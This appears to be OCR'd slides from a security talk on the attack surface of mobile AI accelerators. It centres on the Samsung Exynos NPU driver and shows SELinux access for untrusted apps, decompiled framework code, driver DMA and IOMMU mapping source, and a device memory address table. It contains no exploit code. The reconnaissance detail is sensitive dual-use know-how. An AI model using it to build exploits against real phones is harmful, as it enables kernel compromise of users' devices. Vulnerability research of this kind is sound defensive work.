
Main problem to solve

large amounts of calculation for AI algorithm.
Most of computing can be parallelized (matrix-vector multiplication).

CPU:

Fast in data processing;
High frequency;
Branch Prediction, etc.


Not good on parallel computing.



GPU:


Good at parallel computing; framework support(e.g. CUDA).

High power consumption; Not designed specifically for machine learning.



Hardware Design

AI processors




Hardware Design

Cambricon DianNao chipset

- **SRAM & DMA**
  NBin is for input neurons.
  NBout is for output neurons
  SB is for NN's weight param.
  through DMA.

- **CP & NFUs**
  NFU-1 is for multiplication, 16*16 multipliers.
  NFU-2 is for addition tree.
  NFU-3 is for activation.
  Control Processer

- **Instruction Set**
  Called DianNaoYu.
  SIMD.




Hardware Design


Prediction module on edge devices

- Only for prediction and inference, not for training.
- Need pre-trained model file (for mobile).
- Low power consumption, low latency, accuracy, enough TOPS …
- Vendor specific, different design.

We will mainly focus on these chips in this talk.



Attack Surface




Samsung Exynos NPU


Samsung Exynos NPU

Hardware Overview

Control processor + NPU Cores



Architecture




Exynos 9820


Samsung Exynos NPU

Hardware Overview

Control processor + NPU Cores



32bit ARM core, running firmware, communicate with kernel, control NPU cores



Exynos 9820

Samsung Exynos NPU Driver

NPU device

- Device

```
a54x:/ # ls -lat /dev/vertex10
crw-r--r-- 1 system system 82,  10 2023-11-03 10:23 /dev/vertex10
```

- Selinux (Galaxy A series)

```
a54x:/ # ls -lZ /dev/vertex10
crw-r--r-- 1 system system u:object_r:vendor_npu_device:s0  82,  10 2023-11-21 14:27 /dev/vertex10
```

```
dghost@dghost-virtual-machine:~/Desktop$ sesearch --allow -s untrusted_app policy |grep vendor_npu_device
allow untrusted_app vendor_npu_device:chr_file { getattr ioctl lock map open read watch watch_reads };
```

- ENN (Exynos Neural Network) framework

```
I ENN_FRAMEWORK: 2.1.9: * VS4L(OPEN) :: model_id
I ENN_FRAMEWORK: 2.1.9: * VS4L(BOOTUP) :: model_
I ENN_FRAMEWORK: 2.1.9: * VS4L(S_PARAM) :: model
I ENN_FRAMEWORK: 2.1.9: * VS4L(S_PARAM) DSP KERN
I ENN_FRAMEWORK: 2.1.9: * VS4L(SCHED_PARAM) :: m
I ENN_FRAMEWORK: 2.1.9: * VS4L(S_GRAPH) :: model
I ENN_FRAMEWORK: 2.1.9: * VS4L(SFORMAT) :: model
I ENN_FRAMEWORK: 2.1.9: * VS4L(STREAM_ON) :: mod
```

```
48  {
49    v15 = open("/dev/vertex10", 0, 0LL);
50    if ( (v15 & 0x80000000) == 0 )
51      goto LABEL_15;
52  }
53  else
54  {
55    v15 = 1;
56  }
57 LABEL_13:
58  if ( (enn::debug::check_print_mask(0LL, 0LL) & 1) != 0 )
59  {
60    enn::vs4l::Vs4lDataFactory::GetIoctlName(a4);
61    _errno();
62    enn::debug::enn_print_log(
63      0LL,
64      0LL,
65      (__int64)"int32_t enn::vs4l::CoreVS4L_T<enn::dal::DAL>::call(const vs4l_sysca
66               "2_t) [DalType = enn::dal::DAL]",
67      106LL,
68      "* Device driver error!, fd(%d) VS4L(%s) ret(%d) errno(%d)\n");
69  }
```

open device through libenn_engine.so

Samsung Exynos NPU Driver

Device probing

- **Consistent DMA mapping**

  `npu_device_probe -> npu_system_probe -> npu_system_soc_probe -> npu_init_iomem_area -> npu_memory_alloc_from_heap`

vision > npu > core > C npu-system.c > npu_memory_alloc_from_heap(platform_device *, npu_memory_buffer *, dma_addr_t,

```
    }
    buffer->sgt = sgt;

    /* But, first phys. Not all */
    phys_addr = sg_phys(sgt->sgl);
    buffer->paddr = phys_addr;

    if (!daddr) {
        daddr = npu_memory_dma_buf_dva_map(buffer);
        if (IS_ERR_VALUE(daddr)) {
            probe_err("fail(err %pad) to allocate iova\n", &daddr);
            ret = -ENOMEM;
            goto p_err;
        }
    } else {
        struct iommu_domain *domain = iommu_get_domain_for_dev(&pdev->dev);

        if (likely(domain)) {
            map_size = iommu_map_sg(domain, daddr, sgt->sgl, sgt->orig_nents, iommu_attributes);
        } else {
            probe_err("fail(err %pad) in iommu_map\n", &daddr);
            ret = -ENOMEM;
            goto p_err;
        }

        if (prot) {
            ret = npu_reserve_iova(pdev, daddr, size);
```

after alloc DMA-buf, get RAM page's physical address from sg_table

call exynos_iommu_map inside

```
struct sg_table {
    struct scatterlist *sgl;    /* the list */
    unsigned int nents;     /* number of mapped entries */
    unsigned int orig_nents;    /* original size of list */
};
```

```
struct scatterlist {
    unsigned long   page_link;
    unsigned int    offset;
    unsigned int    length;
    dma_addr_t  dma_address;
#ifdef CONFIG_NEED_SG_DMA_LENGTH
    unsigned int    dma_length;
#endif
};
```

Samsung Exynos NPU Driver

Device probing

- **Consistent DMA mapping**

  `npu_device_probe -> npu_system_probe -> npu_system_soc_probe -> npu_init_iomem_area -> npu_memory_alloc_from_heap`

arm64 > boot > dts > exynos > exynos9630.dts

```
npu_exynos {
    compatible = "samsung,exynos-npu";
    iommus = <0xc8 0xc9 0xca>;
    clocks = <0x07 0x11b 0x07 0x11c 0x07 0x1f5 0x07 0x1f6>;
    clock-names = "clk_npu\0pclk_npu\0unit0_npu\0unit1_npu";
    interrupts = <0x00 0xb3 0x01 0x00 0xb4 0x01>;
    power-domains = <0x89>;
    samsung,npumem-address = <0x00 0x16200000 0x200000 0x00 0x16500000 0x100000 0x00
    samsung,npumem-names = "SFR_DNC\0SFR_NPUC0\0TCUSRAM\0SFR_NPU0\0SFR_NPU1\0MAILBOX0
    samsung,npusched-tpf-others = <0x5dc>;
    samsung,npusched-dvfs = <0xcb 0xc3500 0x1e 0x63 0x1e 0x55 0x00 0x1e 0x00 0x50 0x1
    samsung,npusched-names = "NPU\0exynos-interactive\0DNC\0exynos-interactive\0INT\0
    samsung,npusched-dsp-type = <0x08>;
    samsung,npusched-dsp-max-freq = <0xc3500>;
    samsung,npusched-npu-max-freq = <0xc3500>;
    status = "ok";
    phandle = <0xc6>;
};
```

IOVA

size

IOMEM name

iommu > exynos-iommu.c > ...

```
 * - Start address of an I/O virtual region must be aligned by 128KiB.
 */
static int exynos_iommu_map(struct iommu_domain *iommu_domain,
                            unsigned long l_iova, phys_addr_t paddr, size_t size,
                            int prot, gfp_t gfp)
{
    struct exynos_iommu_domain *domain = to_exynos_domain(iommu_domain);
    sysmmu_pte_t *entry;
    sysmmu_iova_t iova = (sysmmu_iova_t)l_iova;
    unsigned long flags;
    int ret = -ENOMEM;

    BUG_ON(domain->pgtable == NULL);
    prot &= SYSMMU_SUPPORTED_PROT_BITS;

    spin_lock_irqsave(&domain->pgtablelock, flags);

    entry = section_entry(domain->pgtable, iova);

    if (size == SECT_SIZE) {
        ret = lv1set_section(domain, entry, iova, paddr, prot,
                             &domain->lv2entcnt[lv1ent_offset(iova)]);
    } else {
        sysmmu_pte_t *pent;

        pent = alloc_lv2entry(domain, entry, iova,
                              &domain->lv2entcnt[lv1ent_offset(iova)]);

        if (IS_ERR(pent))
            ret = PTR_ERR(pent);
        else
            ret = lv2set_page(pent, paddr, size, prot,
                              &domain->lv2entcnt[lv1ent_offset(iova)]);
    }

    if (ret)
        pr_err("%s: Failed(%d) to map %#zx bytes @ %#x\n",
```

create 2 level page table for IOMMU

IOVA <-> RAM PA

Samsung Exynos NPU Driver

Address mapping

IOMEM name	IOMEM addr / IOVA	Size
SFR_DNC	0x16200000	0x200000
SFR_NPUC0	0x16500000	0x100000
TCUSRAM	0x16700000	0x20000
SFR_NPU0	0x10a00000	0x100000
SFR_NPU1	0x10b00000	0x100000
MAILBOX0	0x165c0000	0x10000
IDPSRAM	0x16100000	0x100000
FW_DRAM	0x50000000	0xe0000
FW_UNITTEST	0x50100000	0x200000
FW_LOG	0x50300000	0x200000

Exynos 9630

- **IOMEM Space**

ivers > vision > npu > soc > 9630 > C npu-system-soc.c > iomem_reg_t

```
20              }       for non DMA-buf space
21          } else {
22              id = (struct npu_iomem_area *)init_data[di].area_info;
23              id->paddr = (iomem_data + i)->start;
